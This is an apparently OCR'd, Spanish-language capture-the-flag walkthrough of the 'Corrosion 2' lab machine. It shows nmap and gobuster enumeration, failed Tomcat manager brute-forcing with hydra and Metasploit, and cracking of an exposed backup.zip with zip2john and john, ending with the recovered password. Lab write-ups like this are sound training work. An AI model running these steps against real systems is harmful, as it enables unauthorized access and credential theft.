


Corrosion 2




```
┌──(root💀miguel)-[/home/miguel]
└─# nmap -sS -p- -Pn -n --min-rate 5000 -vvv 192.168.137.30
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-12 13:23 -03
Initiating ARP Ping Scan at 13:23
Scanning 192.168.137.30 [1 port]
Completed ARP Ping Scan at 13:23, 0.28s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 13:23
Scanning 192.168.137.30 [65535 ports]
Discovered open port 8080/tcp on 192.168.137.30
Discovered open port 22/tcp on 192.168.137.30
Discovered open port 80/tcp on 192.168.137.30
Increasing send delay for 192.168.137.30 from 0 to 5 due to 5357 out of 17855 droppec
Increasing send delay for 192.168.137.30 from 5 to 10 due to 384 out of 1278 dropped
Increasing send delay for 192.168.137.30 from 10 to 20 due to 2523 out of 8409 droppe
Increasing send delay for 192.168.137.30 from 20 to 40 due to 1465 out of 4882 droppe
Increasing send delay for 192.168.137.30 from 40 to 80 due to 298 out of 992 dropped
Increasing send delay for 192.168.137.30 from 80 to 160 due to 127 out of 423 droppec
Increasing send delay for 192.168.137.30 from 160 to 320 due to 19 out of 61 dropped
Increasing send delay for 192.168.137.30 from 320 to 640 due to 151 out of 503 droppe
Increasing send delay for 192.168.137.30 from 640 to 1000 due to 20 out of 65 droppec
Completed SYN Stealth Scan at 13:24, 28.30s elapsed (65535 total ports)
Nmap scan report for 192.168.137.30
Host is up, received arp-response (0.0022s latency).
Scanned at 2025-02-12 13:23:45 -03 for 28s
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE    REASON
22/tcp   open  ssh        syn-ack ttl 64
80/tcp   open  http       syn-ack ttl 64
8080/tcp open  http-proxy syn-ack ttl 64
MAC Address: 00:0C:29:C5:90:54 (VMware)
```




```
┌──(root💀miguel)-[/home/miguel]
└─# nmap -sCV -p22,80,8080 -Pn -n  -vvv 192.168.137.30
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-12 13:25 -03
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
```



```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 64 OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
| ssh-hostkey:
|   3072 6a:d8:44:60:80:39:7e:f0:2d:08:2f:e5:83:63:f0:70 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCxEaMV/cOFTyD2I2ITIKwQ4b/bNPssxteT2yDAFcUeWUEMen6sr0F
CmH8fUqBXoSVTsR6C2n/CIr4x1WouXKepcVQyQ0v6iVVgKwTy8C06pvK5ICjXstMSIBmcjZHTM9YDf5JuG3EesBHRHMyc
nusTOt9xDnw0SVo3ZdrXzSnVTj+ygTrYI2rL50cn0sdvVytO+CmM0Vy2cFttu9VTRCtJQyTkjTZFHWauu7KZoylWkzI1r
3E+8BTV+mdIY4nInPMFDJiYcCKuCEbnC0IxmgtNrMU2zD8wdDDKySnlgF69pGrVmm3qlxgj/TuNbPlmrAstHh0H5g1wOr
|   256 f2:a6:62:d7:e7:6a:94:be:7b:6b:a5:12:69:2e:fe:d7 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGxpt6dy/vLgPLED7QA
kkRl9gVGSk9lPUc=
|   256 28:e1:0d:04:80:19:be:44:a6:48:73:aa:e8:6a:65:44 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGm+Z5eBYojM8OUzktuagXJ2mCuNStyVTbcaDcLYTele
80/tcp   open  http    syn-ack ttl 64 Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
8080/tcp open  http    syn-ack ttl 64 Apache Tomcat 9.0.53
|_http-favicon: Apache Tomcat
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Apache Tomcat/9.0.53
MAC Address: 00:0C:29:C5:90:54 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



```
┌──(root💀miguel)-[/home/miguel]
└─# whatweb 192.168.137.30

http://192.168.137.30 [200 OK] Apache[2.4.41], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[192.168.137.30], Title[
Apache2 Ubuntu Default Page: It works]

┌──(root💀miguel)-[/home/miguel]
└─#

┌──(root💀miguel)-[/home/miguel]
└─# whatweb 192.168.137.30:8080
http://192.168.137.30:8080 [200 OK] Country[RESERVED][ZZ], HTML5, IP[192.168.137.30], Title[Apache Tomcat/9.0.53]
```



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.


If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
```



Apache Tomcat/9.0.53

If you're seeing this, you've successfully installed Tomcat. Congratulations!


Recommended Reading:
Security Considerations How-To
Manager Application How-To
Clustering/Session Replication How-To

Developer Quick Start
Tomcat Setup
First Web Application
Realms & AAA
JDBC DataSources
Examples
Servlet Specifications
Tomcat Versions

Managing Tomcat
For security, access to the manager webapp is restricted. Users are defined in:
$CATALINA_HOME/conf/tomcat-users.xml
In Tomcat 9.0 access to the manager application is split between different users.

Documentation
Tomcat 9.0 Documentation
Tomcat 9.0 Configuration
Tomcat Wiki
Find additional important configuration information in:


Getting Help
FAQ and Mailing Lists
The following mailing lists are available:
tomcat-announce
Important announcements, releases, security vulnerability notifications. (Low volume).



Sign in
http://192.168.137.30:8080
Your connection to this site is not private
Username
Password

https://github.com/netbiosX/Default-Credentials/blob/master/Apache-Tomcat-Default-Passwords.mdown


intento con hydra, dos tools que encontre por github pero nada, voy con metasploit




```
msf6 > use 0
msf6 auxiliary(scanner/http/tomcat_mgr_login) > options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                   Required  Description
   ----              ---------------                   --------  -----------
   ANONYMOUS_LOGIN   false                             yes       Attempt to login with a blank usern
   BLANK_PASSWORDS   false                             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                 yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                             no        Try each user/password couple store
   DB_ALL_PASS       false                             no        Add all passwords in the current da
   DB_ALL_USERS      false                             no        Add all users in the current databa
```

no encuentro nada....

voy a seguir enumerando por archivos




```
┌──(root💀miguel)-[/home/miguel]
└─# gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u "http://192.168.137.30:8080/"
t 20 -x zip,git,bak
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.137.30:8080/
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              zip,git,bak
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/docs                 (Status: 302) [Size: 0] [--> /docs/]
/examples             (Status: 302) [Size: 0] [--> /examples/]
/backup.zip           (Status: 200) [Size: 33723]
/manager              (Status: 302) [Size: 0] [--> /manager/]
Progress: 20351 / 830576 (2.45%)
```




192.168.137.30:8080/manager/html


backup.zip
Insecure download blocked



```
┌──(root💀miguel)-[/home/miguel/Work]
└─# unzip backup.zip
Archive:  backup.zip
[backup.zip] catalina.policy password:
```




```
┌──(root💀miguel)-[/home/miguel/Work]
└─# zip2john backup.zip > hashzip
ver 2.0 efh 5455 efh 7875 backup.zip/catalina.policy PKZIP Encr: TS_chk, cmplen=2911, decmplen=13052, crc=AD0C6FDB ts=6920 cs=6920 typ
ver 2.0 efh 5455 efh 7875 backup.zip/context.xml PKZIP Encr: TS_chk, cmplen=721, decmplen=1400, crc=59B9F4E7 ts=6920 cs=6920 type=8
ver 2.0 efh 5455 efh 7875 backup.zip/catalina.properties PKZIP Encr: TS_chk, cmplen=2210, decmplen=7276, crc=1CD3C095 ts=6920 cs=6920
ver 2.0 efh 5455 efh 7875 backup.zip/jaspic-providers.xml PKZIP Encr: TS_chk, cmplen=626, decmplen=1149, crc=748A87A6 ts=6920 cs=6920
ver 2.0 efh 5455 efh 7875 backup.zip/jaspic-providers.xsd PKZIP Encr: TS_chk, cmplen=862, decmplen=2313, crc=3B44D150 ts=6920 cs=6920
ver 2.0 efh 5455 efh 7875 backup.zip/logging.properties PKZIP Encr: TS_chk, cmplen=1076, decmplen=4144, crc=1D6C26F7 ts=6920 cs=6920 t
ver 2.0 efh 5455 efh 7875 backup.zip/server.xml PKZIP Encr: TS_chk, cmplen=2609, decmplen=7589, crc=F91AC0C0 ts=6920 cs=6920 type=8
ver 2.0 efh 5455 efh 7875 backup.zip/tomcat-users.xml PKZIP Encr: TS_chk, cmplen=1167, decmplen=2972, crc=BDCB08B9 ts=B0E3 cs=b0e3 typ
ver 2.0 efh 5455 efh 7875 backup.zip/tomcat-users.xsd PKZIP Encr: TS_chk, cmplen=858, decmplen=2558, crc=E8F588C2 ts=6920 cs=6920 type
ver 2.0 efh 5455 efh 7875 backup.zip/web.xml PKZIP Encr: TS_chk, cmplen=18917, decmplen=172359, crc=B8AF6070 ts=6920 cs=6920 type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.

┌──(root💀miguel)-[/home/miguel/Work]
└─# john hashzip --wordlist=/usr/share/wordlists/seclists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
@administrator_hi5 (backup.zip)
1g 0:00:00:04 DONE (2025-02-12 14:24) 0.2118g/s 2436Kp/s 2436Kc/s 2436KC/s @lexutz..9StephiOlarte
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```



